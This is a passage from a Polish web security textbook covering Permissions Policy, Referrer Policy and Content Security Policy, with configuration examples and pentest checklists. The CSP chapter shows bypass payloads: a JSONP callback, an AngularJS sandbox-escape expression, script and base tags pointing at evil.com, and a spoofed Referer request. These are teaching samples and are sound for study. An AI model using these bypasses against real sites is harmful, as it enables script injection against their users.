<!-- Użytkownik może przypadkowo udzielić dostępu do kamery dla ads.example.com
-->

<!-- POPRAWKA: -->
<iframe src="https://ads.example.com/ad" width="300" height="250"
  allow="fullscreen 'none'; camera 'none'; microphone 'none'">
```

document.domain a Permissions Policy

Stary mechanizm `document.domain` umożliwiał rozluźnienie SOP dla subdomain:

```
document.domain = 'example.com'; // łączyło bank.example.com i app.example.com
```

Permissions Policy może wyłączyć to: `document-domain=()` blokuje użycie `document.domain`. To jest zalecane przez COOP/COEP (rozdziały 42-43).

8. Typowe błędy programistów

Błąd 1: Stara składnia Feature Policy

```
# STARA składnia (Feature Policy) – nie używaj:
Feature-Policy: camera 'none'; microphone 'none'

# NOWA składnia (Permissions Policy):
Permissions-Policy: camera=(), microphone=()
```

Błąd 2: Brak Permissions Policy na iframes

```

<!-- BŁĄD: brak kontroli nad iframe -->
<iframe src="https://third-party.com/widget"></iframe>

<!-- POPRAWKA: restrykcyjna polityka dla iframes -->
<iframe src="https://third-party.com/widget"
  allow="fullscreen"
  sandbox="allow-scripts allow-same-origin">

```

Błąd 3: Zbyt permissive polityka

```

# BŁĄD: pozwolenie na wszystko
Permissions-Policy: camera=(*), microphone=(*), geolocation=(*);
# Każdy iframe może używać tych API!

# POPRAWKA: only what's needed
Permissions-Policy: camera=(self), microphone=(), geolocation=()

```

9. Znaczenie dla bezpieczeństwa

Ograniczenie powierzchni ataku

Permissions Policy na zasadzie **deny by default** drastycznie redukuje co złośliwy kod (przez XSS, supply chain) może zrobić:

```

Permissions-Policy:
  camera=(),           # XSS nie może aktywować kamery
  microphone=(),       # XSS nie może nagrywać audio
  geolocation=(),      # XSS nie może śledzić lokalizacji
  clipboard-read=(),   # XSS nie może czytać schowka
  payment=(),          # XSS nie może inicjować płatności

```

Ochrona iframes przed nadużyciami

Reklamowe iframes, widżety third-party — wszystkie mogą być ograniczone:

```

<iframe src="https://widget.example.com"
  allow=""      <!-- wyłącz WSZYSTKIE funkcje -->
  sandbox="allow-scripts allow-same-origin allow-forms">

```

interest-cohort=() — Google FLoC

Google FLoC (Federated Learning of Cohorts) grupowało użytkowników dla targetowania reklam. Można było je wyłączyć: `Permissions-Policy: interest-cohort=()`. Wiele stron dodało to jako privacy best practice. FLoC został ostatecznie anulowany przez Google.

Permissions Policy a sync-xhr

```

Permissions-Policy: sync-xhr=()

```

Wyłącza synchroniczne XMLHttpRequest — blokuje główny wątek. To zmusza do asynchronicznego kodu, co jest i lepszą praktyką i wymaga Fetch API.

Powiązane standardy

- **CSP** (Rozdział 36) — kontroluje jakie zasoby mogą być ładowane
- **Permissions Policy** — kontroluje jakie funkcje API mogą być używane
- **sandbox** attribute na iframe — kombinowanie z Permissions Policy

10. Jak identyfikować podczas pentestu

Sprawdź nagłówki HTTP

```
curl -I https://target.com | grep -i "permissions-policy\|feature-policy"
```

DevTools → Application → Permissions Policy

1. **Application** → **Frames** → wybierz frame
2. Widoczna lista dozwolonych i zabronionych funkcji

Console

```
// Sprawdź jakie funkcje są dostępne:  
document.featurePolicy?.features(); // lista wszystkich znanych features  
document.featurePolicy?.allowedFeatures(); // lista dozwolonych  
document.featurePolicy?.allowsFeature('camera'); // true/false  
document.featurePolicy?.allowsFeature('camera', 'https://example.com'); // per-o  
rigin
```

Burp Suite

Sprawdź response headers na każdym endpoint — **Permissions-Policy** powinien być w nagłówkach odpowiedzi.

11. Jak testować bezpieczeństwo

- ☐ Czy Permissions-Policy header jest ustawiony?
- ☐ Czy nieużywane funkcje (camera, microphone, geolocation) są wyłączone?
- ☐ Czy iframes third-party mają restrykcyjny allow="" atrybut?
- ☐ Czy document-domain jest wyłączone (document-domain=())?
- ☐ Czy sync-xhr jest wyłączone?
- ☐ Czy payment API jest ograniczone (payment=(self))?
- ☐ Czy po XSS Permissions Policy ogranicza co można zrobić?
- ☐ Czy stara Feature-Policy jest zamieniona na Permissions-Policy?

12. Jak się zabezpieczać


```
# Minimalistyczna Permissions-Policy dla aplikacji bankowej:
Permissions-Policy:
  accelerometer=(),
  ambient-light-sensor=(),
  autoplay=(),
  battery=(),
  bluetooth=(),
  camera=(),
  display-capture=(),
  document-domain=(),
  encrypted-media=(self),
  fullscreen=(self),
  geolocation=(),
  gyroscope=(),
  interest-cohort=(),
  magnetometer=(),
  microphone=(),
  midi=(),
  payment=(self),
  picture-in-picture=(),
  publickey-credentials-get=(self),
  screen-wake-lock=(),
  sync-xhr=(),
  usb=(),
  web-share=(),
  xr-spatial-tracking=()
```

```
// W aplikacji – defensywne sprawdzenie przed użyciem API:
async function useGeolocation() {
  if (!document.featurePolicy?.allowsFeature('geolocation')) {
    throw new Error('Geolocation blocked by policy');
  }
  return new Promise((resolve, reject) => {
    navigator.geolocation.getCurrentPosition(resolve, reject);
  });
}
```

13. Podsumowanie

Kluczowe fakty:

1. Permissions Policy = HTTP header kontrolujący dostęp do browser API (kamera, GPS, itp.)
2. Składnia: `Permissions-Policy: camera=(), geolocation=(self)`
3. `()` = wyłączone dla wszystkich; `(self)` = tylko same-origin
4. Dziedziczy się w iframe hierarchii — parent nie może dać więcej niż ma
5. Redukuje powierzchnię ataku po XSS (złośliwy kod nie może użyć wyłączonych API)

Dla pentestera:

- Sprawdź obecność Permissions-Policy header w response
- Brak = brak ograniczeń → XSS ma dostęp do kamery, mikrofonu itd.
- DevTools → Application → Frames dla visual overview

Powiązania

Permissions Policy

- CSP (Rozdział 36)
CSP: zasoby; PP: funkcje API
 - Referrer Policy (Rozdział 35)
Oba są security HTTP headers
 - COOP/COEP (Rozdziały 42-43)
document-domain=() związany z cross-origin isolation
 - iframe sandbox
Kombinacja sandbox + allow dla maksymalnej izolacji iframes
-

Rozdział 35: Referrer Policy

1. Czym jest Referrer Policy

Referrer Policy to mechanizm kontrolujący ile informacji o aktualnym URL strony jest przekazywane w nagłówku `Referer` (celowe literówka w specyfikacji HTTP) przy nawigacji do innych stron lub przy wysyłaniu requestów.

Nagłówek `Referer` jest automatycznie wysyłany przez przeglądarkę i zawiera URL strony z której pochodzi request — może to ujawnić:

- Prywatne URL z wrażliwymi parametrami (`/reset-password?token=abc`)
- Wewnętrzne URL systemów
- User ID, session ID w URL
- Treść wyszukiwania (`?q=confidential-project`)

Referrer Policy pozwala na kontrolę nad tymi informacjami.

2. Dlaczego powstał

Problem: Referer header ujawnia wrażliwe URL

Klasyczny scenariusz: aplikacja bankowa z URL `/account?token=temporarySecret`. Gdy użytkownik kliknie link do zewnętrznej strony (np. reklama) lub strona ładuje zewnętrzny zasób (obraz, skrypt):

```
GET /external-image.png HTTP/1.1
Host: ads.example.com
Referer: https://bank.com/reset-password?token=abc123xyz
```

Token resetowania hasła trafił do logów reklamodawcy!

Referrer Policy (W3C, 2014) daje twórcom stron kontrolę nad tym zachowaniem.

3. Jak działa

Wartości Referrer Policy

```

no-referrer
    → Referer NIE jest wysyłany wcale (nigdy)

no-referrer-when-downgrade (domyślna wartość przeglądarek)
    → Referer wysyłany dla HTTPS→HTTPS i HTTP→HTTP
    → NIE wysyłany dla HTTPS→HTTP (downgrade)

origin
    → Wysyła tylko ORIGIN (protokół+host+port): https://example.com
    → Nie wysyła ścieżki ani query string

origin-when-cross-origin
    → Same-origin requests: pełny URL
    → Cross-origin requests: tylko origin

same-origin
    → Tylko same-origin requests: pełny URL
    → Cross-origin: brak Referer

strict-origin
    → HTTPS→HTTPS: tylko origin
    → HTTPS→HTTP: brak Referer
    → HTTP→HTTP: tylko origin

strict-origin-when-cross-origin (zalecana!)
    → Same-origin: pełny URL
    → Cross-origin HTTPS→HTTPS: tylko origin
    → Cross-origin HTTPS→HTTP: brak Referer

unsafe-url
    → Zawsze wysyła pełny URL (najbardziej niebezpieczne)

```

Ustawianie Referrer Policy

HTTP Header:

```
Referrer-Policy: strict-origin-when-cross-origin
```

Meta tag:

```
<meta name="referrer" content="strict-origin-when-cross-origin">
```

Na konkretnym linku lub elemencie:

```
<a href="https://external.com" referrerpolicy="no-referrer">Link</a>

```

W JavaScript (fetch):

```
fetch('https://api.example.com/data', {
  referrerPolicy: 'no-referrer' // lub
  referrerPolicy: 'same-origin' // lub
  referrerPolicy: 'strict-origin' // itd.
});
```

4. Co dzieje się wewnątrz

Hierarchia policy

Jeśli wiele wartości konkuruje (nagłówek, meta, atrybut), wyższy priorytet ma bardziej restrykcyjna:

```
Na elemencie (referrerpolicy="no-referrer") > meta > HTTP header > browser default
```

Browser defaults

Chrome, Firefox, Safari — domyślna wartość to `strict-origin-when-cross-origin` (od 2020-2021). Starsze wersje miały `no-referrer-when-downgrade`.

`document.referrer`

W JavaScript możesz odczytać Referer strony:

```
document.referrer; // URL strony która prowadziła do tej strony
// Może być pusty jeśli user wpisał URL bezpośrednio lub polityka blokuje
```

5. Analogiczny przykład z życia

Referrer Policy to instrukcja dla kuriera:

- Klient zamawiający dostawę (przeglądarka) może zaznaczyć na paczce (request):
 - "Nie ujawniaj skąd jestem" (`no-referrer`)
 - "Podaj tylko moje miasto" (`origin`)
 - "Podaj pełny adres jeśli w tej samej okolicy, tylko miasto dla innych" (`strict-origin-when-cross-origin`)
- Bez instrukcji → kurier decyduje co ujawnić (browser default)

6. Przykład kodu

```
// === Fetch z kontrolowanym Referrer ===

// Brak Referer dla zewnętrznych API (np. analytics, logging)
const trackingData = await fetch('https://analytics.third-party.com/track', {
  method: 'POST',
  body: JSON.stringify({ event: 'page_view' }),
  referrerPolicy: 'no-referrer' // nie ujawniaj URL strony
});

// Pełny URL dla same-origin, origin dla cross-origin
const apiData = await fetch('https://api.example.com/data', {
  referrerPolicy: 'strict-origin-when-cross-origin' // zalecane
});

// Sprawdź skąd przyszedł użytkownik (na stronie docelowej):
console.log('Użytkownik przyszedł z:', document.referrer);
// Może być używane do analytics ale też do CSRF validation (nie zalecane!)
```

7. Przykład z prawdziwej aplikacji

Token w URL wyciek przez Referer

Scenariusz:

1. Aplikacja generuje link resetowania hasła:
https://app.com/reset?token=SECRET_TOKEN_123
2. Użytkownik odwiedza stronę reset
3. Strona ładuje zewnętrzne zasoby (Google Analytics, CDN fonts, itp.):
GET /analytics.js HTTP/1.1
Host: www.google-analytics.com
Referer: https://app.com/reset?token=SECRET_TOKEN_123 ← TOKEN!
4. Token trafił do Google Analytics logs
5. Ewentualnie do atakującego (jeśli kontroluje any external resource)

OBRONA:

1. Referrer-Policy: no-referrer lub strict-origin
2. Lub: nie umieszczaj sekretów w URL (używaj POST body lub fragmentu #)
3. Lub: ograniczony czas życia tokenu

Referer jako CSRF ochrona (antypattern)

```
// BŁĘDNA praktyka: weryfikacja CSRF przez Referer
app.post('/transfer', (req, res) => {
  const referer = req.headers.referer;

  // PROBLEMATYCZNE:
  if (!referer || !referer.startsWith('https://bank.com')) {
    return res.status(403).send('CSRF detected');
  }

  // Problemy:
  // 1. Referer może być brak (no-referrer policy) → legalne requesty blokowane
  // 2. Referer może być sfałszowany (proxy, narzędzia) → ochrona ominięta
  // 3. Nie jest to niezawodna metoda anty-CSRF
});

// POPRAWNA ochrona CSRF: dedykowany token (Rozdział 14)
```

8. Typowe błędy programistów

Błąd 1: Używanie `unsafe-url`

```
# BŁĄD: wysyła pełny URL wszędzie, łącznie z cross-origin HTTPS→HTTP
Referrer-Policy: unsafe-url

# POPRAWKA: strict-origin-when-cross-origin
Referrer-Policy: strict-origin-when-cross-origin
```

Błąd 2: Poleganie na Referer dla bezpieczeństwa

```
// BŁĄD: Referer może być manipulowany lub nieobecny
if (req.headers.referer === expectedReferer) {
    allowAction();
}
// Referer może być:
// - brak (no-referrer policy)
// - zmodyfikowany przez proxy
// - sfałszowany przez narzędzia (curl, Burp)

// Nie używaj Referer jako security check!
```

Błąd 3: Brak policy → domyślne zachowanie przeglądarki

```
<!-- BRAK Referrer-Policy header/meta → domyślne przeglądarki (strict-origin-when-cross-origin) -->
<!-- Może być gorsze na starszych przeglądarkach (no-referrer-when-downgrade) -->
<!-- ZAWSZE jawnie ustawiaj politykę! -->
```

9. Znaczenie dla bezpieczeństwa

Information Disclosure przez Referer

Wektory wycieków przez Referer:

1. Tokeny w URL (reset password, magic links, invite tokens)
2. User ID lub session ID w URL
3. Prywatne dane w query string (?patient-id=123&diagnosis=hiv)
4. Wewnętrzne URL (/admin/users?view=all)
5. Wyszukiwane frazy (?q=competitor+analysis)

Analytics i third-party trackers

Każdy zewnętrzny zasób (Google Analytics, Facebook Pixel, CDN, itp.) dostaje Referer jeśli polityka jest permissive. To znaczy że dostawcy analytics mogą zbierać URL wszystkich podstron aplikacji.

Referrer Spoofing

Atakujący z Burp Suite może ustawić dowolną wartość **Referer** :

```
GET /transfer HTTP/1.1
Host: bank.com
Referer: https://bank.com/dashboard
```

Referer jest kontrolowany przez klienta — nigdy nie używaj go jako security check.

Powiązane CWE

- **CWE-598** — Use of GET Request Method with Sensitive Query Strings
- **CWE-200** — Exposure of Sensitive Information
- **CWE-352** — CSRF (Referer jako fałszywa ochrona)

10. Jak identyfikować podczas pentestu

Sprawdź nagłówki

```
# HTTP response headers:
curl -I https://target.com | grep -i "referrer-policy"

# Jeśli brak → browser default (sprawdź jakie)
# Jeśli "no-referrer-when-downgrade" lub "unsafe-url" → zbyt permissive
```

Sprawdź czy tokeny są w URL

1. Kliknij "Zapomnij hasło" → sprawdź email link
2. Sprawdź czy reset link zawiera token w query string (https://app.com/reset?token=...)
3. Otwórz link → sprawdź Network → zewnętrzne requesty mają Referer?
4. Jeśli strona ma Google Analytics → GA dostaje token w Referer!

DevTools → Network

1. Otwórz URL z tokenem w query string
2. Network tab → filtruj external requests
3. Sprawdź nagłówki Referer w requestach do zewnętrznych hostów

11. Jak testować bezpieczeństwo

- ☐ Czy Referrer-Policy header jest ustawiony?
- ☐ Czy wrażliwe tokeny są przekazywane w URL (wyciek przez Referer)?
- ☐ Czy zewnętrzne zasoby (analytics, CDN) dostają pełny URL przez Referer?
- ☐ Czy aplikacja sprawdza Referer jako CSRF ochronę (antypattern)?
- ☐ Czy meta referrer jest ustawiony (fallback)?
- ☐ Czy wewnętrzne URL nie są ujawniane przez Referer?
- ☐ Czy aplikacja loguje Referer i mogą być w nim wrażliwe dane?

12. Jak się zabezpieczać

```
# Zalecana wartość dla większości aplikacji:
Referrer-Policy: strict-origin-when-cross-origin

# Dla aplikacji z wrażliwymi URL (tokeny, PII):
Referrer-Policy: no-referrer

# lub:
Referrer-Policy: same-origin
```



```
// W kodzie: tokeny NIE powinny być w URL
// ŹLE:
window.location.href = `/reset?token=${token}`; // token w URL → wyciek przez Re
ferer

// DOBRZE:
// Używaj POST form lub przechowaj token w sessionStorage/cookie
// Link: /reset, po kliknięciu → AJAX z tokenem z email jako parametr POST
// lub: fragment URL (#token=...) – fragment nie jest wysyłany w Referer!

// Fragment (#) trick:
window.location.href = `/reset#${token}`;
// Fragment nie jest wysyłany przez przeglądarkę w Referer header
// ALE: może być widoczny w URL i historii przeglądarki → nie idealne
```

13. Podsumowanie

Kluczowe fakty:

1. Referrer Policy kontroluje ile URL strony jest ujawniane w nagłówku **Referer**
2. Domyślna (nowoczesne przeglądarki): **strict-origin-when-cross-origin**
3. Tokeny w URL → ryzyko wycieku przez Referer do zewnętrznych zasobów
4. Referer jest kontrolowany przez klienta — nigdy nie używaj jako security check
5. Fragment URL (**#**) nie jest wysyłany w Referer (ale widoczny w historii)

Dla pentestera:

- Szukaj tokenów w URL query string
- Sprawdź czy strona łąduje zewnętrzne zasoby gdy tokenów URL są widoczne
- Brak Referrer-Policy header = brak kontroli (sprawdź browser defaults)
- Sprawdź czy aplikacja używa Referer jako CSRF ochrony (antypattern)

Powiązania

```
Referrer Policy
├── Permissions Policy (Rozdział 34)
│   └── Oba kontrolują zachowanie przeglądarki przez HTTP headers
├── CORS (Rozdział 13)
│   └── Cross-origin requests – oba mają znaczenie
├── CSP (Rozdział 36)
│   └── Kompletny security header – uzupełniają się
└── Cookies (Rozdział 14)
    └── Tokeny w cookies (HttpOnly) bezpieczniejsze niż w URL
```

Rozdział 36: Content Security Policy (CSP)

1. Czym jest Content Security Policy

Content Security Policy (CSP) to mechanizm bezpieczeństwa HTTP umożliwiający twórcom stron precyzyjną kontrolę nad tym jakie zasoby (skrypty, style, obrazy, czcionki, ramki, połączenia sieciowe) mogą być ładowane przez stronę. CSP jest fundamentalną warstwą obrony przed XSS, clickjackingiem, code injection i innymi atakami opartymi na wstrzykiwaniu treści.

CSP działa przez:

1. HTTP Header: `Content-Security-Policy: <dyrektyw>`
2. Meta tag (ograniczone możliwości): `<meta http-equiv="Content-Security-Policy" content="...">`

CSP jest **allowlist** — domyślnie wszystko zablokowane, jawnie pozwalasz na konkretne źródła.

2. Dlaczego powstał

Problem: brak kontroli nad ładowanymi zasobami

Przed CSP (2010):

- Raz wstrzyknięty skrypt (XSS) miał pełen dostęp do wykonania dowolnego JS
- Aplikacja nie mogła kontrolować skąd ładowane są skrypty
- Clickjacking przez `<iframe>` — brak mechanizmu blokowania framowania
- Inline event handlers i `eval()` były wszechobecne

CSP (W3C Specyfikacja, implementacja Chrome 2011, v1; v2 2015; v3 trwająca) rozwiązuje:

- Whitelist zaufanych źródeł skryptów
 - Blokowanie inline scripts
 - Blokowanie `eval()` i podobnych
 - Raportowanie naruszeń
 - Blokowanie framowania (zastępuje X-Frame-Options)
-

3. Jak działa

Dyrektywy CSP — przegląd

Dyrektywy source:

```

default-src      – domyślna dla wszystkich nie określonych
script-src       – skrypty JavaScript
style-src        – style CSS
img-src          – obrazy
font-src         – czcionki
connect-src      – XMLHttpRequest, Fetch, WebSocket, EventSource
media-src        – audio, video
object-src       – <object>, <embed>, <applet>
frame-src        – <iframe>
frame-ancestors  – kto może framować tę stronę (anty-clickjacking)
worker-src       – Web Workers, Service Workers
manifest-src     – Web App Manifests
base-uri         – <base> tag URL
form-action      – akcja formularzy

```

Dyrektywy specjalne:

```

report-uri       – endpoint do raportowania naruszeń (deprecated → report-to)
report-to        – nowoczesne raportowanie
upgrade-insecure-requests – upgrade http: → https:
block-all-mixed-content  – blokuje mieszane treści
sandbox          – sandbox dla strony (jak atrybut sandbox na iframe)

```

Source Expressions (wartości)

```

'none'          – nic nie jest dozwolone
'self'          – tylko same-origin
'unsafe-inline' – inline scripts/styles (NIE używaj!)
'unsafe-eval'   – eval(), Function(), setTimeout(string) (NIE używaj!)
'unsafe-hashes' – inline event handlers z hash (ograniczone)
'wasm-unsafe-eval' – WebAssembly eval
'strict-dynamic' – zaufanie przez nonce/hash propaguje na dynamicznie ładowane s
krypty
https:          – dowolne HTTPS URL
https://cdn.example.com – konkretna domena
https://cdn.example.com/scripts/ – konkretna ścieżka
'nonce-BASE64'  – konkretny losowy nonce dla inline script
'sha256-HASH'   – hash konkretnego inline script

```

Przykład pełnej polityki

```

Content-Security-Policy:
  default-src 'none';
  script-src 'self' 'nonce-RANDOM_NONCE' https://cdn.trusted.com;
  style-src 'self' https://fonts.googleapis.com;
  img-src 'self' data: https:;
  font-src 'self' https://fonts.gstatic.com;
  connect-src 'self' https://api.example.com wss://ws.example.com;
  frame-ancestors 'none';
  base-uri 'self';
  form-action 'self';
  report-to csp-endpoint

```

4. Co dzieje się wewnątrz**Inline scripts i nonces**

Jednym z najpotężniejszych mechanizmów CSP v2+ jest **nonce**:

```

<!-- Serwer generuje losowy nonce per-request: -->
<!-- CSP header: script-src 'nonce-abc123xyz' -->

<script nonce="abc123xyz">
    // Ten skrypt zostanie wykonany (nonce się zgadza)
    app.init();
</script>

<script>
    // Ten skrypt NIE zostanie wykonany (brak nonce lub zły nonce)
    evil.code();
</script>

```

Kluczowe: nonce musi być **kryptograficznie losowy** i **per-request** (nie per-page load). Każde żądanie HTTP powinno generować nowy nonce.

Hash-based CSP

```

<!-- Zamiast nonce, możesz użyć hash zawartości: -->
<!-- sha256 z 'console.log("Hello")' → base64 encode = ... -->

<!-- CSP: script-src 'sha256-abc123==' -->
<script>console.log("Hello")</script>
<!-- Wykonany jeśli hash się zgadza -->

```

strict-dynamic

'strict-dynamic' propaguje zaufanie:

```

// Jeśli skrypt z nonce/hash dynamicznie ładuje inny skrypt:
const script = document.createElement('script');
script.src = 'https://example.com/module.js';
document.head.appendChild(script);

// Bez strict-dynamic: module.js musi być w whitelist
// Z strict-dynamic: skrypt załadowany przez zaufany skrypt → też zaufany
// (ignoruje host-based whitelist!)

```

Zalecana "strict" polityka CSP:

```

script-src 'nonce-{random}' 'strict-dynamic';
object-src 'none';
base-uri 'self';

```

Report-Only mode

Testuj CSP bez blokowania:

```
Content-Security-Policy-Report-Only: default-src 'self'; report-to csp-reports
```

Naruszenia są raportowane ale nie blokowane. Idealne do wdrożenia.

5. Analogiczny przykład z życia

CSP to lista gości na imprezie firmowej:

- Domyślnie wstęp ZABRONIONY dla wszystkich (`default-src 'none'`)
- Pracownicy firmy mają wejście (`'self'`)
- Zaproszeni partnerzy z konkretnych firm — mają zaproszenie (`https://partner.com`)
- Każdy gość z zaproszeniem (nonce na imprezie) dostaje jednorazowy identyfikator
- Ochrona weryfikuje identyfikator przy każdym wejściu

6. Przykład kodu

```
// === Generowanie nonce w Node.js/Express ===
const crypto = require('crypto');

app.use((req, res, next) => {
  // Generuj nowy nonce dla każdego request
  res.locals.nonce = crypto.randomBytes(16).toString('base64');

  res.setHeader('Content-Security-Policy', [
    `default-src 'none'`,
    `script-src 'self' 'nonce-${res.locals.nonce}' 'strict-dynamic'`,
    `style-src 'self' 'nonce-${res.locals.nonce}'`,
    `img-src 'self' data: https:`,
    `font-src 'self'`,
    `connect-src 'self' https://api.example.com`,
    `frame-ancestors 'none'`,
    `base-uri 'self'`,
    `form-action 'self'`,
    `object-src 'none'`
  ].join('; '));

  next();
});

// W szablonie (Handlebars/EJS):
// <script nonce="{nonce}">...</script>
```

```
// === CSP Reporting endpoint ===
app.post('/csp-report', express.json({ type: 'application/csp-report' }))(req, res) => {
  const report = req.body['csp-report'];

  // Loguj naruszenia
  console.log('CSP Violation:', {
    blockedUri: report['blocked-uri'],
    violatedDirective: report['violated-directive'],
    documentUri: report['document-uri'],
    referrer: report['referrer']
  });

  // Alert dla krytycznych naruszeń (script-src)
  if (report['violated-directive']?.startsWith('script-src')) {
    alertSecurityTeam(report);
  }

  res.status(204).send();
});
```

7. Przykład z prawdziwej aplikacji

Bypassy CSP — JSONP

```
// Podatna polityka: script-src 'self' https://api.example.com
// Problem: api.example.com ma JSONP endpoint!

// Atakujący może wstrzyknąć:
<script src="https://api.example.com/data?callback=alert"></script>
// → serwer zwraca: alert({"data": "..."})
// → przeglądarka wykonuje alert() !
// → CSP pozwoliło (api.example.com w whitelist)
```

Bypassy CSP — Angular/Vue template injection

```
// Jeśli CSP ma 'unsafe-eval' LUB pozwala na framework z własnym sandbox escape:
// AngularJS < 1.6 umożliwiał escape sandbox przez template injection:

// Podatne: {{'a'.constructor.prototype.charAt= [].join;$eval('x=1') }};alert
(1)//';}}
// Jeśli CSP nie blokuje Angular (np. przez cdn.jsdelivr.net) → bypass!
```

Bypassy przez open redirect

```
// CSP: script-src 'self' https://accounts.google.com
// Problem: Google OAuth ma open redirect:
// https://accounts.google.com/AccountChooser?continue=https://evil.com/malicious.js

// Wstrzyknięty tag:
<script src="https://accounts.google.com/AccountChooser?continue=https://evil.com/malicious.js">
// CSP pozwala (accounts.google.com w whitelist)
// Serwer Google redirectuje do evil.com/malicious.js
// Przeglądarka: request do evil.com → ale CSP blokuje! (evil.com nie w whitelist)
// ALE: jeśli redirect jest po stronie klienta lub CORS... edge cases exist
```

base-uri bypass

```
<!-- Podatna polityka: brak base-uri dyrektywy -->
<!-- Atakujący wstrzykuje: -->
<base href="https://evil.com/">
<!-- Teraz wszystkie relatywne URL (skrypty, obrazy) wskazują na evil.com! -->
<!-- <script src="app.js"> → https://evil.com/app.js ← MALICIOUS! -->

<!-- OBRONA: base-uri 'self' lub base-uri 'none' -->
```

8. Typowe błędy programistów

Błąd 1: unsafe-inline niweluje CSP

```
# BŁĄD: 'unsafe-inline' pozwala na wszystkie inline scripts → XSS nadal możliwy!
Content-Security-Policy: script-src 'self' 'unsafe-inline'

# Nonce i strict-dynamic ZAMIAST unsafe-inline:
Content-Security-Policy: script-src 'nonce-xxx' 'strict-dynamic'
```

Błąd 2: Zbyt szerokie whitelist domeny

```
# BŁĄD: '*' lub szerokie domeny
Content-Security-Policy: script-src https: *

# Problem: każde HTTPS URL można załadować → atakujący kontroluje externe JS
# POPRAWKA: konkretne domeny lub nonce
```

Błąd 3: Brak frame-ancestors (clickjacking)

```
# BŁĄD: brak frame-ancestors → aplikacja może być osadzona w iframe przez kogoś
lwiek
# POPRAWKA:
Content-Security-Policy: ...; frame-ancestors 'none'
# lub:
Content-Security-Policy: ...; frame-ancestors 'self' https://trusted-parent.com
```

Błąd 4: `default-src *` jako "domyślne"

```
# BŁĄD: zezwala na wszystko jako fallback
Content-Security-Policy: default-src *; script-src 'self'
# Inne dyrektywy (img-src, style-src) fallback do * → permissive!

# POPRAWKA: restrictive default
Content-Security-Policy: default-src 'none'; script-src 'self'; img-src 'self'
```

9. Znaczenie dla bezpieczeństwa

CSP Level 1 vs 2 vs 3

Feature	CSP1	CSP2	CSP3
Nonces	✗	✓	✓
Hashes	✗	✓	✓
<code>strict-dynamic</code>	✗	✗	✓
<code>worker-src</code>	✗	✓	✓
<code>navigate-to</code>	✗	✗	✓ (experimental)

Google's "strict" CSP

Zalecana przez Google research:

```
Content-Security-Policy:
  script-src 'nonce-{random}' 'strict-dynamic' https: 'unsafe-inline';
  object-src 'none';
  base-uri 'self';
  report-uri /csp-report
```

`https:` i `'unsafe-inline'` są ignorowane przez przeglądarki wspierające nonce i strict-dynamic — ale fallback dla starszych.

Raportowanie CSP naruszeń

CSP naruszenia są cennym źródłem informacji:

- Próby XSS (blocked-uri = dane wstrzykniętego skryptu)
- Misconfigured zasoby (blocked-uri = CDN nie w whitelist)
- Ataki na użytkowników (blocked-uri = external evil URL)

```
// Analiza raportu CSP:
{
  "csp-report": {
    "document-uri": "https://app.com/dashboard",
    "referrer": "https://app.com/",
    "violated-directive": "script-src-elem",
    "effective-directive": "script-src-elem",
    "original-policy": "script-src 'self'; ...",
    "blocked-uri": "inline",          // lub URL zablokowanego zasobu
    "line-number": 45,
    "column-number": 3,
    "source-file": "https://app.com/dashboard",
    "status-code": 200
  }
}
```

CSP Evaluators

- **Google CSP Evaluator:** csp-evaluator.withgoogle.com
- Analizuje politykę i wskazuje słabości

Powiązane CWE

- **CWE-79** — XSS (CSP jako mitygacja)
- **CWE-1021** — Improper Restriction of Rendered UI Layers (clickjacking, frame-ancestors)

10. Jak identyfikować podczas pentestu

Sprawdź politykę CSP

```
curl -I https://target.com | grep -i "content-security-policy"
```

Ocena jakości CSP

Szukaj:

1. `'unsafe-inline'` — CSP jest słaby dla XSS
2. `'unsafe-eval'` — eval() jest dozwolone

3. **Szerokie wildcards** (`*`, `https:`) — zbyt permissive
4. **Brak** `default-src` — nie wszystkie zasoby są kontrolowane
5. **Brak** `frame-ancestors` — clickjacking możliwy
6. **Brak** `base-uri` — base tag injection możliwy
7. **JSONP endpoints w whitelist** — bypass przez JSONP
8. **Angular CDN w whitelist bez hash** — potencjalny bypass

Narzędzia

```
# CSP Evaluator Google (API):
curl "https://csp-evaluator.withgoogle.com/getCSPEvaluation?csp=ENCODED_CSP"

# Zachowaj politykę i wklej do csp-evaluator.withgoogle.com
```

DevTools → Console

CSP violations są widoczne w konsoli jako błędy:
 "Refused to execute inline script because it violates the following Content Security Policy directive..."

11. Jak testować bezpieczeństwo

- ☐ Czy CSP header jest obecny?
- ☐ Czy polityka zawiera 'unsafe-inline' (słaby CSP)?
- ☐ Czy polityka zawiera 'unsafe-eval'?
- ☐ Czy są szerokie whitelist (https:, *)?
- ☐ Czy frame-ancestors jest skonfigurowane (clickjacking)?
- ☐ Czy base-uri jest zablokowane?
- ☐ Czy form-action jest ograniczone?
- ☐ Czy object-src jest 'none'?
- ☐ Czy CSP-Report-Only jest używane do testowania?
- ☐ Czy whitelist domeny mają JSONP lub angular endpoints?
- ☐ Czy nonces są losowe i per-request?
- ☐ Czy strict-dynamic jest używane?
- ☐ Czy raportowanie CSP jest skonfigurowane?

12. Jak się zabezpieczać

```
# Minimalna skuteczna polityka (nowoczesna):
Content-Security-Policy:
  default-src 'none';
  script-src 'nonce-{per-request-random}' 'strict-dynamic';
  style-src 'self' 'nonce-{per-request-random}';
  img-src 'self' data: https:;
  font-src 'self';
  connect-src 'self' https://api.example.com;
  frame-src 'none';
  frame-ancestors 'none';
  base-uri 'self';
  form-action 'self';
  object-src 'none';
  report-to csp-endpoint

# Report-To configuration:
Report-To: {"group":"csp-endpoint","max_age":10886400,"endpoints":[{"url":"https://app.com/csp-report"}]}
```

```
// Wdrożenie krok po kroku:
// 1. Zacznij od Report-Only
// 2. Zbierz raporty przez tydzień
// 3. Dodaj do whitelist brakujące zasoby
// 4. Przełącz na enforcement (Content-Security-Policy)
// 5. Monitor reports w produkcji
```

13. Podsumowanie

Kluczowe fakty:

1. CSP = HTTP header definiujący whitelist dozwolonych źródeł zasobów i funkcji
2. `'unsafe-inline'` i `'unsafe-eval'` neutralizują ochronę XSS — unikaj
3. Nonce + `strict-dynamic` = nowoczesna, silna ochrona
4. `frame-ancestors 'none'` = ochrona przed clickjackingiem
5. `base-uri 'self'` i `object-src 'none'` — zawsze ustawiaj

Dla pentestera:

- Sprawdź obecność i jakość CSP header
- `'unsafe-inline'` = XSS nadal możliwy
- JSONP endpoints w whitelist = potencjalny CSP bypass
- Google CSP Evaluator dla szybkiej oceny
- Brak `frame-ancestors` = clickjacking możliwy

Powiązania

CSP

- Trusted Types (Rozdział 37)
require-trusted-types-for 'script' → Trusted Types enforcement
- Subresource Integrity (Rozdział 38)
